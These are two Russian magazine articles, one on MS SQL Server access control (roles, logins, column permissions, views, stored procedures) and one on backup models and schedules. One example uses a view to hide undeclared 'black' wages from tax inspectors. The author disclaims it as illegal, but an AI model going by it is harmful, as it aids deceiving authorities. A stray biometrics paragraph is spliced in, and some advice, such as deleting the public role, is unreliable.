Нет, пользователь не будет использовать твои ошибки в своих корыстных целях. Ими воспользуюсь я или другой хакер. В этом случае ты получишь уникальную возможность распрощаться со своими таблицами данных или со всей БД. Наша жизнь беспощадна не только в реале, но и в виртуале.

Почему-то под безопасностью базы данных обычно понимают защиту от вторжения извне, которую замышляет или уже совершает злой взломщик. На самом деле такие взломы происходят нечасто. Я работаю программистом в крупной конторе, и администратор вообще не задумывается о защите портов сервера, на котором открыто все, что угодно. На одном сервере крутится куча баз, программ и даже FTP-сервер, который за пять лет ни разу не взломали :). С большим трудом я уговорил этого админа установить web-сервер на отдельное железо, поскольку если бы общественность узнала IP-адрес нашего главного сервера, то смогла бы при желании надругаться над ним. Ни база данных, ни Windows не патчились уже несколько лет.

А внутренние проблемы из-за неправильной политики безопасности возникают каждый день. Все пользователи входят в систему с правами администратора и могут творить все, что только захотят. Лишние права предоставляют пользователям возможность показывать свою безграмотность во всей ее красе, поэтому я расскажу о безопасности без учета того, откуда исходит угроза - извне (от хакера) или изнутри (от ушастого пользователя).

В качестве примера я выбрал MS SQL Server, поскольку он содержит все, что есть в других базах (Oracle, MySQL и т.д.) и имеет дополнительные возможности управления безопасностью. Кто-то может тут подумать, что это делает MS круче. Не хочу ввести тебя в такое заблуждение: до-

полнительные возможности избыточны и только добавляют проблем.

СЕРВЕРНЫЕ РОЛИ

■ В Windows и других ОС для управления правами существуют группы и пользователи. С помощью групп можно объединить пользователей в кучу и назначать права им всем сразу, что проще, чем назначать права каждому. В базах данных для этих целей существует понятие роли. Допустим, сотня пользователей должна иметь право читать данные из определенной таблицы. Предоставлять каждому из них это право весьма напряжно. Намного проще создать роль, которой разрешено читать, а потом включить в нее всех нужных пользователей. Результат подобен группировке.

В SQL-сервере бывает два типа ролей: серверные и баз данных (о вторых читай ниже). Серверные роли определены заранее, и их изменять


нельзя. Открой в Enterprise Manager ветку Security/Server role, и в правой части окна увидишь список встроенных ролей. Что может делать пользователь соответствующей роли, можно определить по описанию.

Для добавления уже существующего пользователя в роль нужно щелкнуть по строке роли дважды, и после этого в появившемся окне можно будет добавлять пользователей в роль или удалять их. На закладке Permission более подробно описано, что может делать выделенный пользователь.


ПОЛЬЗОВАТЕЛИ

■ Для управления пользователями откроем в Enterprise Manager ветку Security/Loginins. В ее правой части появится список всех пользователей сервера. По умолчанию доступ имеют администраторы домена и встроенная учетная запись sa.

Намного проще создать роль, которой разрешено читать, а потом включить в нее всех нужных пользователей.



Серверные роли в MS SQL Server и окно редактирования роли




Для добавления нового пользователя щелкнем правой кнопкой в пустой области правой половины окна и в появившемся меню выберем New login. Перед нами откроется окно добавления нового пользователя, в самом верху которого выбирается имя пользователя. Если нужно выбрать уже существующего пользователя домена или компьютера, щелкни по кнопке (...) справа от поля ввода и дождись окна поиска пользователя в домене.

Чуть ниже выбирается тип аутентификации - Windows или SQL Server. Если выбрать Windows, то пароль указывать не потребуется, потому что сервер сам возьмет его в системе. Кроме этого, можно выбрать один из переключателей Grant access (разрешить доступ) или Deny access (запретить). Во втором случае пользователь будет прописан в базе, но подключиться он не сможет (запрещено, однако).

Если выбрать аутентификацию SQL Server, то нужно будет задать пароль, потому что в этом случае он будет храниться в системных таблицах сервера баз данных. Обрати внимание - даже если в настройках сервера указана только аутентификация Windows, записи SQL-сервера создавать разрешено, но войти в систему с этими записями будет невозможно.

На закладке Server Roles можно указать то, какой серверной роли будет принадежать пользователь. Таким образом, уже на этапе создания можно включить пользователей в нужные роли.



На закладке Database Access указываем базы, с которыми может работать пользователь. Здесь окно разделено на две части: в верхней половине можно выбирать базу данных, к которой разрешен доступ, а в нижней списке выбирается роль базы данных. В зависимости от выбранной роли в базе пользователю будут доступны те или иные права. Один пользователь может входить в несколько ролей.

Создадим для примера учетную запись qq, которой будет разрешен доступ к базе данных Northwind. Это стандартная тестовая база данных, которая создается при установке сервера. Сохрани изменения и открой ветку Databases/Northwind/Users: увидишь список пользователей, которым разрешен доступ к выбранной базе данных. Обрати внимание, что запись qq здесь присутствует. В других базах ее нет, потому что к ним доступ нашего нового пользователя запрещен.

РОЛИ БАЗ ДАННЫХ

У каждой базы данных могут быть свои роли, которые определяют права доступа к объектам. Многие администраторы не любят возиться с этими правами и из-за этого устанавливают встроенный по умолчанию public, который разрешает практически все. Если прав роли public не хватает, пользователя включают в серверную роль System Administrator. В результате база данных становится уязвимой по полной программе.

Каждому пользователю должны быть предоставлены свои права, в которых разрешены только необходимые действия, а то, что не разрешено, должно быть запрещено. Роли, которые уже существуют в сервере, использовать нельзя, потому что их права слишком демократичны. Чтобы они никого не смущали, лучше просто удалить их в полном составе, особенно всенародно любимый public.

СОЗДАНИЕ РОЛИ

Для создания новой роли базы данных щелкни правой кнопкой по ветке Databases/Имя базы/Roles и в появившемся меню выбери пункт New database role. Перед нами откры-

вается окно создания новой роли. В самом верху окна нужно ввести имя роли. Например, мы хотим создать роль для бухгалтеров фирмы. Для этого введем имя Buh.

Чуть ниже выбирается тип роли. Мы остановимся на стандартной, которая выбрана по умолчанию. При этом в центре окна есть список пользователей, которые будут входить в роль. Сейчас список пуст, но ведь и кнопка Add создана не просто так, а для добавления пользователей. Больше ничего сделать на этапе создания роли нельзя. Сохраняй изменения нажатием OK.

ПРАВА ДОСТУПА

Теперь посмотрим, как можно назначить права доступа. Дважды щелкнем по созданной ранее роли buh, и снова откроется окно, которое было при создании, но на этот раз оно открылось для редактирования. Обрати внимание, что кнопка Permission стала доступной, чего не было раньше. Только когда роль уже прописана в базе, можно изменять ее права. Щелкаем по этой кнопке и видим окно настройки прав на объекты базы данных.

Вверху окна находится список ролей базы для быстрого переключения между ними, а сейчас там выбрана роль Buh. В центре окна - большая сетка из следующих колонок:

Object	имена объектов;
Owner	владелец объекта;
SELECT	разрешение на просмотр данных или выполнение команды SELECT. Доступно только для таблиц и вьюшек
INSERT	разрешение на добавление данных или выполнение команды INSERT. Доступно только для таблиц и вьюшек
UPDATE	разрешение на изменение данных или выполнение команды UPDATE. Доступно только для таблиц и вьюшек
DELETE	разрешение на удаление данных или выполнение команды DELETE. Доступно только для таблиц и вьюшек
EXEC	разрешение на выполнение хранимых процедур и функций. Доступно только для хранимых процедур и функций
DRI (declarative referential integrity)	обеспечение целостности. Доступно только для таблиц, вьюшек и функций

В новой роли никаких прав нет. Чтобы добавить возможность просмотра таблицы, например, Categories, нужно щелкнуть в квадрате на пересечении строки Categories и колонки SELECT. Щелчок устанавливает в этом квадрате зеленую галочку, что соответствует разрешению. Второй щелчок меняет галочку на красный крест, что соответствует запрету (например, это

При определении прав доступа нужно помнить следующий закон: что не разрешено, то запрещено. Лучше лишний раз запретить, чем оставить без внимания.

У спеца по безопасности не должно быть друзей :).

удобно, когда пользователь может получить доступ, если он находится одновременно в другой роли, в которой к выбранному действию разрешен). Третий щелчок снимает какие-либо разрешения на действие и оставляет квадрат пустым. Это означает, что доступа нет, но он может быть делегирован, если пользователь участвует в другой роли с разрешенными правами на объект или если права указаны явно.

Если выбрать строку с объектом таблицы или вьюшкой, то внизу окна станет доступной кнопка Columns. Допустим, ты выбрал таблицу и нажал эту кнопку. Появится окно, в котором можно настроить доступ к отдельным колонкам таблицы.

Это действительно супервозможность, потому что некоторые колонки, отвечающие за целостность базы, не должны изменяться пользователями и тем более хакерами. На такие колонки лучше запретить операцию изменения (UPDATE) и, если есть возможность, то даже просмотр (SELECT).

ИНДИВИДУАЛИЗМ

■ Роли очень удобны, когда нужно объединить похожих пользователей, однако бывают случаи, когда права

должны быть уникальными для пользователя, или когда кроме тех прав, которые дает роль, нужно дать еще и дополнительные права. Например, один из бухгалтеров может захотеть заполучить доступ к таблицам из отдела кадров. Это нормальная ситуация, в которой заводить отдельную роль нет смысла: лучше добавить этому человеку права напрямую.

Мы специально рассмотрели сначала роли, чтобы привыкнуть к ним. Дело в том, что многие заводят одну запись для бухгалтеров, одну для экономистов и т.д. В этом случае толпы помнутся на сервер через одну запись и становится невозможно контролировать, кто и что сделал. Индивидуальные права нужно использовать только там, где нужно, а каждый пользователь должен иметь свою запись.

ПРАВА НА ТАБЛИЦЫ

■ Давай посмотрим, как можно давать права на определенные объекты. Для начала посмотрим таблицы. Выберем в дереве объектов ветку Databases/Northwind/Tables. В правой части будет показан список всех таблиц. Щелкнем по любой таблице правой кнопкой и в появившемся меню выберем All tasks/Manage permissions. Перед нами открывается окно настройки прав. Тебе оно ничего не напоминает? Действительно, окно похоже на распределение прав ролей, только вместо списка объектов - список пользователей. Объект и так ясен - это та таблица, по которой мы щелкали и имя которой виднеется в выпадающем списке вверху окна.

Теперь нам остается только указать права для этого объекта различным пользователям.


Список прав уже знаком. Это все те же просмотр, обновление, добавление, удаление, выполнение и управление. Если нажать на кнопку Columns, то перед нами откроется окно настройки прав доступа объекта на уровне полей таблицы для выбранного пользователя.

ВЬЮШКИ


■ Допустим, у нас есть две таблицы. В одной из них хранится список работников фирмы, а в другой находится информация о количестве отработанных за месяц часов и о полученной заработной плате (белой и черной). Допустим, к нам приходит налоговая инспекция и говорит: "А покажите нам зарплату работников!". Нет, конечно, мы понимаем, что наши читатели ничем подобным не занимаются, поэтому эту ситуацию мы взяли только как пример. Итак, какие нужно выполнить действия?

Первое предложение поступило из третьего ряда: создать нового пользователя, которому разрешен доступ к чтению (изменение и другие права на логику нам ни к чему) таблиц со списком работников и зарплаты. При этом нужно не забыть закрыть колонку с черным наптом, иначе босс может расстроиться. В принципе, решение верное, но абсолютно не эффективное.


Лучшим вариантом может стать создание вьюшки (View). Вьюшка - это просто запрос на языке SQL, который выбирает данные, а в БД она



Настройка прав доступа в ролях




Настройка прав доступа к колонкам таблицы



Настройка прав на таблицу

Допустим, к нам приходит налоговая инспекция и говорит: "А покажите нам зарплату работников!".



выглядит как таблица, и здесь работа с ней происходит так же. Из вьюшки можно выбирать данные SQL-запросами и назначать права. Получается, что будет выполняться запрос к запросу.

Для создания вьюшки можно выполнить примерно следующий запрос:

```
CREATE VIEW зарплата AS
SELECT поля, разрешенные для налоговой
FROM работники, доходы
WHERE навести связи
```

Теперь в ветке Databases/Northwind/Views. Появился новый объект - "Зарплата". Если щелкнуть по нему правой кнопкой и в появившемся меню выбрать All tasks/Manage permissions, то перед нами откроется окно настройки прав, как для таблиц. Настраиваем доступ для доступа налоговой и сохраняем. Чтобы просмотреть содержимое вьюшки, нужно выполнить запрос:

```
SELECT *
FROM Зарплата
```

Здесь обращение происходит как к простой таблице, и посторонний наблюдатель тоже будет думать, что видит реальные данные, хотя в результате такого запроса будет найдено только то, что нужно нам.

В реальной жизни, конечно, это не только незаконно и аморально (в отношении представителей власти), но и неэффективно (в налоговой работают не пионеры), но на этом примере видно, что вьюшка может оказаться отличным методом обеспечения безопасности. Мы можем отображать для пользователей только те данные, которые им нужны, и ничего больше. При этом в наших руках остаются все инструменты по управлению правами доступа ко вьюшке, и права доступа к самим таблицам не будут затронуты.

Таким образом, с помощью разных вьюшек к одним и тем же таблицам экономисты могут видеть одни данные, бухгалтеры другие, а отдел кадров - третьи. Если нужно показать какую-то дополнительную колонку, просто добавляем в запрос вьюшки и дело сделано. Никаких прав изменять уже не надо.

СИСТЕМНЫЕ ВЬЮШКИ

■ В каждой базе данных могут быть системные вьюшки, которые создаются сервером автоматически. Не советую разрешать доступ к ним, потому что они могут показать что-нибудь лишнее, например, то, что поможет хакеру поднять свои права или просто испортить данные. Системные вьюшки начинаются с префикса "sys", а в колонке Type списка светится надпись System.

В реальной жизни, конечно, это не только незаконно и аморально (в отношении представителей власти), но и неэффективно.

ПРОЦЕДУРЫ И ФУНКЦИИ

■ Современные серверы баз данных поддерживают очень удобную вещь - хранимые процедуры и функции. Это код на языке PL/SQL или Transact-SQL (в зависимости от базы), который выполняется прямо на сервере баз данных. Через такие процедуры можно выполнять какие-либо действия на сервере или просто выбирать данные, как во вьюшке. Каждой процедуре можно назначать свои права.

При рассмотрении ролей мы уже видели процедуры в списке объектов, на которые можно назначать права, и в этих строчках доступна только колонка EXEC (выполнение), потому что процедуры можно только выполнять.

Хранимые процедуры и функции расположены внутри определенной базы. Чтобы увидеть процедуры, например, базы данных Northwind, выберите ветку Databases/Northwind/Stored Procedures. Здесь полно системных процедур, имена которых начинаются с префикса "dt_", а в колонке Type светится надпись System. К таким процедурам доступа лучше не разрешать никому, если только нет особой надобности. Функции можно увидеть в ветке Databases/Northwind/User defined function.

Чтобы изменить права доступа процедуры и функции, нужно щелкнуть по ее имени правой кнопкой и в появившемся меню выбрать All tasks/Manage permissions. Открывается окно, как и при назначении прав для вьюшек, но для процедур можно изменять только колонку EXEC, а для функций EXEC и DRI.

ПОЛИТИКА ПРАВ

■ Некоторые администраторы любят назначать права используя в качестве основы какую-то существующую роль, например, public. Это неверно, потому что в этой роли могут присутствовать права, абсолютно не нужные пользователям. Лучше стараться назначать права с самого нуля.

Я всегда начинаю новую роль с чистого листа и предоставляю только самое необходимое - минимум. Если пользователи просят больше прав, которые действительно нужны, приходится их повышать. Еще одна проблема понижения разрешений кроется в привычке. Пользователи могут привыкнуть к тому, что им многое разрешено, и потом запрет будет происходить с большим скандалом. Никому не нравится, когда его права ущемляют.

ТАБЛИЦЫ/БАЗЫ


■ Базы данных хранят свои настройки и секретные параметры не в реестре и не в отдельных файлах, а в системных таблицах/базах данных, которые ничем не отличаются от других объектов базы и на которые также могут назначаться права. Ни в коем случае не разрешай пользователям права на доступ к этим таблицам без особой надобности.

В SQL-сервере особо важные системные данные хранятся в базах данных master и msdb. Именно эти базы данных необходимо защищать. В Oracle дело обстоит иначе, потому что там каждая база данных существует как отдельный объект и системные таблицы располагаются вперемешку с пользовательскими.

Практически все серверы баз данных предлагают (или не предлагают, но делают это) установить тестовые базы данных, которые могут использоваться для тестирования системы или обучения. Если у тебя установлено такое, обязательно избавься от этого, потому что на эти базы устанавливается публичный доступ. Если взломщик будет знать имена или параметры любого реально существующего объекта в системе, то это может упростить решение его злодейской задачи.

Соединившись с тестовой базой, можно выполнять какие-то команды от имени сервера и вредить ОС или рабочей базе данных. Ничего лишнего в системе не должно быть, тем более что на такие таблицы/базы данных установлены достаточно высокие права даже для гостя.

ИТОГО

■ Несмотря на то, что в качестве примера использовалась MS SQL Server, понятия прав, ролей и аутентификации есть практически во всех базах данных. Зная все правила, о которых ты только что читал, и уточнив специфику выбранной БД, можно наконец почувствовать себя в безопасности. 

Сейчас существуют три основные сферы применения биометрических технологий: защита информационных ресурсов от несанкционированного доступа, системы физического контроля доступа и системы массовой идентификации. В этих ключевых сегментах работают большинство компаний-производителей биометрических систем.

Некоторые считают, что босс должен видеть все, поскольку он босс. Это верно, если начальник хороший спец в IT и может дать гарантию, что не навредит. Если он чайник и случайно может уничтожить данные, то виноватым будешь ты, поэтому не давай права sa даже боссу.

Михаил Фленов aka Horrific (www.vr-online.ru)

СПАСЕНИЕ УТОПАЮЩИХ - ДЕЛО РУК, А НЕ НОГ

РЕЗЕРВНОЕ КОПИРОВАНИЕ И ВОССТАНОВЛЕНИЕ ДАННЫХ

Многие считают, что техника сейчас надежна, и из-за своей лени никогда не делают резервных копий. Техника хороша, но прямо на моих глазах умерло уже несколько винчестеров, без вести пропали из офисов пять компьютеров, а однажды - полностью сгорел вместе с кабинетом сервер.



ПОЛИТИКА

■ Нравится мне это выражение "политика безопасности". В нашей стране оно пахнет чем-то нечистым и неприятным :). Но что поделаешь, если такое выражение придумали буржуи. Не будем вдаваться в тонкости терминологии, а поговорим на простом языке о том, когда и как нужно делать резервное копирование.

Все зависит от того, какие данные хранятся в базе, насколько страшной является их потеря и как сильно можно получить по заднему месту за простой в работе из-за восстановления после сбоя. На простой можно наплевать, если будешь уверен, что хотя бы 95% данных восстановится. Большинство боссов на это не обидятся, а наоборот, обрадуются, что данные живы, а не канули в лету.

Так как я чаще всего в работе использую MS SQL Server, то о резервном копировании буду рассказывать и показывать на его примере. Тем более что здесь больше возможностей и выбор правильной политики может оказаться сложной задачей. В других базах данных дело обстоит, как правило, намного проще.

НАСТРОЙКИ

■ Большинство серверов хранят все настройки прямо в базе данных в виде системных таблиц или в виде отдельной базы данных. В MS SQL Server вся служебная информация хранится в базе данных Master. Здесь есть информация о правах доступа, объектах базы данных, пользователях и многое другое. Многие специалисты рекомендуют делать резервную копию этой базы после каждого изменения каких-либо объектов метаданных. В принципе, это несложно и недолго, потому что Master имеет не слишком большой размер, его резервная копия будет делаться достаточно быстро и займет не очень много места.

Однако журнал не рекомендует заморачиваться с этой ерундой :). На MS

SQL Server 2000 уже не раз проверено: если файлы базы данных, а лучше и журнал транзакций доступны и не были разрушены, то их легко скопировать на другую машину и просто подключить (Attach database) к другому серверу MS SQL Server. Для этой операции журнал транзакции желателен, но не обязателен. База данных будет работать как родная.

В случае с другими серверами баз данных мы не можем гарантировать такой шутки с сохранением системных данных. Каждый производитель в своем продукте использует особый способ хранения системной информации.

МЕТОДЫ РЕЗЕРВИРОВАНИЯ


■ Теперь займемся резервированием самих данных. Если системные данные чаще всего занимают мало места, изменяются достаточно редко и если их можно резервировать полной копией, то для данных нужно выбирать что-то более эффективное. В MS SQL Server для ускорения и облегчения жизни есть три метода создания резервных копий.

1. Simple - самая простая модель.


При ее использовании после каждой резервной копии высвобождается место на диске, которое занимал бы журнал транзакций. Значит, файл журнала не будет увеличиваться в размерах до бесконечности.

При использовании этой модели будет самая быстрая производительность при массовой загрузке данных в базу. С другой стороны - нет никакой возможности восстановить изменения, которые были сделаны с момента последней резервной копии. В случае аварии просто восстанавливаем последнюю копию, а изменения, сделанные после этого, безвозвратно теряются.

2. Full - полное резервирование. Самая мощная модель, при которой можно создавать промежуточные копии, например, резервировать журнал транзакций. Мощностью модели заключается и в том, что базу можно восстановить в ее состоянии на любой момент времени. Например, если данные были разрушены в какой-то момент времени, то мы всего лишь восстанавливаем данные на момент за пять минут до трагического события - и все данные на родине. При этом



Подключение базы данных. Просто выбери MDF-файл - и база подключена



Выбор модели резервирования происходит в свойствах базы на закладке Options

журнал при резервировании не очищается и растет до тех пор, пока не будет явно зарезервирован, поэтому подготовьтесь к хранению лишних данных на винчестере. У меня есть базы, в которых журнал за месяц вырастает так, что становится больше файла данных. Кроме этого, база становится чувствительной к целостности журнала, и при ее нарушении восстановление последних изменений становится проблематичным.

Самый главный недостаток - каждая операция подробно резервируется. При массовой загрузке каждая операция записи журналируется, а скорость работы сервера при этом оставляет желать лучшего.

1. Bulk-Logged - это упрощенный вариант полной резервной копии. В этой модели при выполнении массовых операций (загрузка большого числа данных или создание индекса) в журнале сохраняется минимум необходимой информации, точнее, только факт выполнения этой операции. Поэтому в модели Bulk-Logged массовые изменения выполняются быстрее. При этом если выполнена подобная операция, будет уже невозможно восстановить данные на определенное время.

ПРОСТОЕ РЕЗЕРВИРОВАНИЕ

■ Теперь поговорим о том, когда и что резервировать. Если ты выбрал для себя простую модель, то при создании резервной копии сможешь выбрать создание полной резервной копии (Database complete) или дифференцированной (Database differential).


Если выбрать Database complete, то создастся полная копия всех страниц данных базы. Если база занимает пару сотен мегабайт, то на простейшем сервере эта операция не отнимет много времени. А если размер достигает нескольких гигабайт? Если попытаться резервировать во время работы пользователей, то произво-

дительность резко упадет и от пользователей полетят жалобы на вечные тормоза. В этом случае резервные копии нужно создавать только в нерабочее время. Я рекомендую это делать после окончания рабочего дня, а лучше ночью: практика показывает, что в большинстве коммерческих контор понятия рабочего дня не существует и народ может работать до 24:00, пока работает метро и двигаются автобусы :).

При использовании Database differential в резервной копии сохраняются только те страницы данных, в которых произошли изменения с момента создания последней полной резервной копии. Понимается, что полная копия у тебя уже есть, иначе с резервированием будут проблемы. Обрати внимание, что сохраняются страницы с измененными данными, а не журнал изменений. Это значит, что если в этой странице было 10 изменений, то в резервную копию попадет только последнее состояние, а все промежуточные будут храниться в журнале транзакций.

Если после последнего полного резервирования было произведено немного изменений, намного выгоднее сделать дифференцированное. Результат - маленький файл резервной копии и достаточно быстрое выполнение. Если произошла массовая корректировка данных, то затраты на дифференцированную копию будут слишком большими.

Итак, для маленьких баз данных можно не заморачиваться и делать полную резервную копию хоть каждый час. Для этого скрипт резервирования можно поместить в планировщик задач и, пока сервер работает, продолжать читать любимый "Хакер Спец" :). Если база большая, то ее резервирование можно проводить ежедневно по ночам и, по возможнос-



Выбор типа резервирования данных

ти, днем - в обеденный перерыв. А в рабочее время иногда гелать дифференцированное копирование.

Если ты ограничился только созданием полных копий, то я рекомендую завести под их хранение десяток носителей, например DVD-RW дисков. Семь носителей будут хранить "неделькой" - резервную копию каждого дня недели. Помимо этого рекомендуется сохранять на отдельных носителях резервные копии каждого последнего рабочего дня недели.

Модель Simple не позволяет восстанавливать данные в их состоянии на определенный момент времени, но, зная все описанное выше, ты сможешь откатиться в прошлое. »

Для повышения уровня надежности рекомендуем располагать файлы данных и журнала транзакций на разных физических дисках. Если диск с данными накроется, то по журналу транзакций можно восстановить данные.



Во время резервирования можно указать на закладке Options имя копии в поле Media set name. Не зная это имя восстановить данные нельзя, так что это простая защита данных

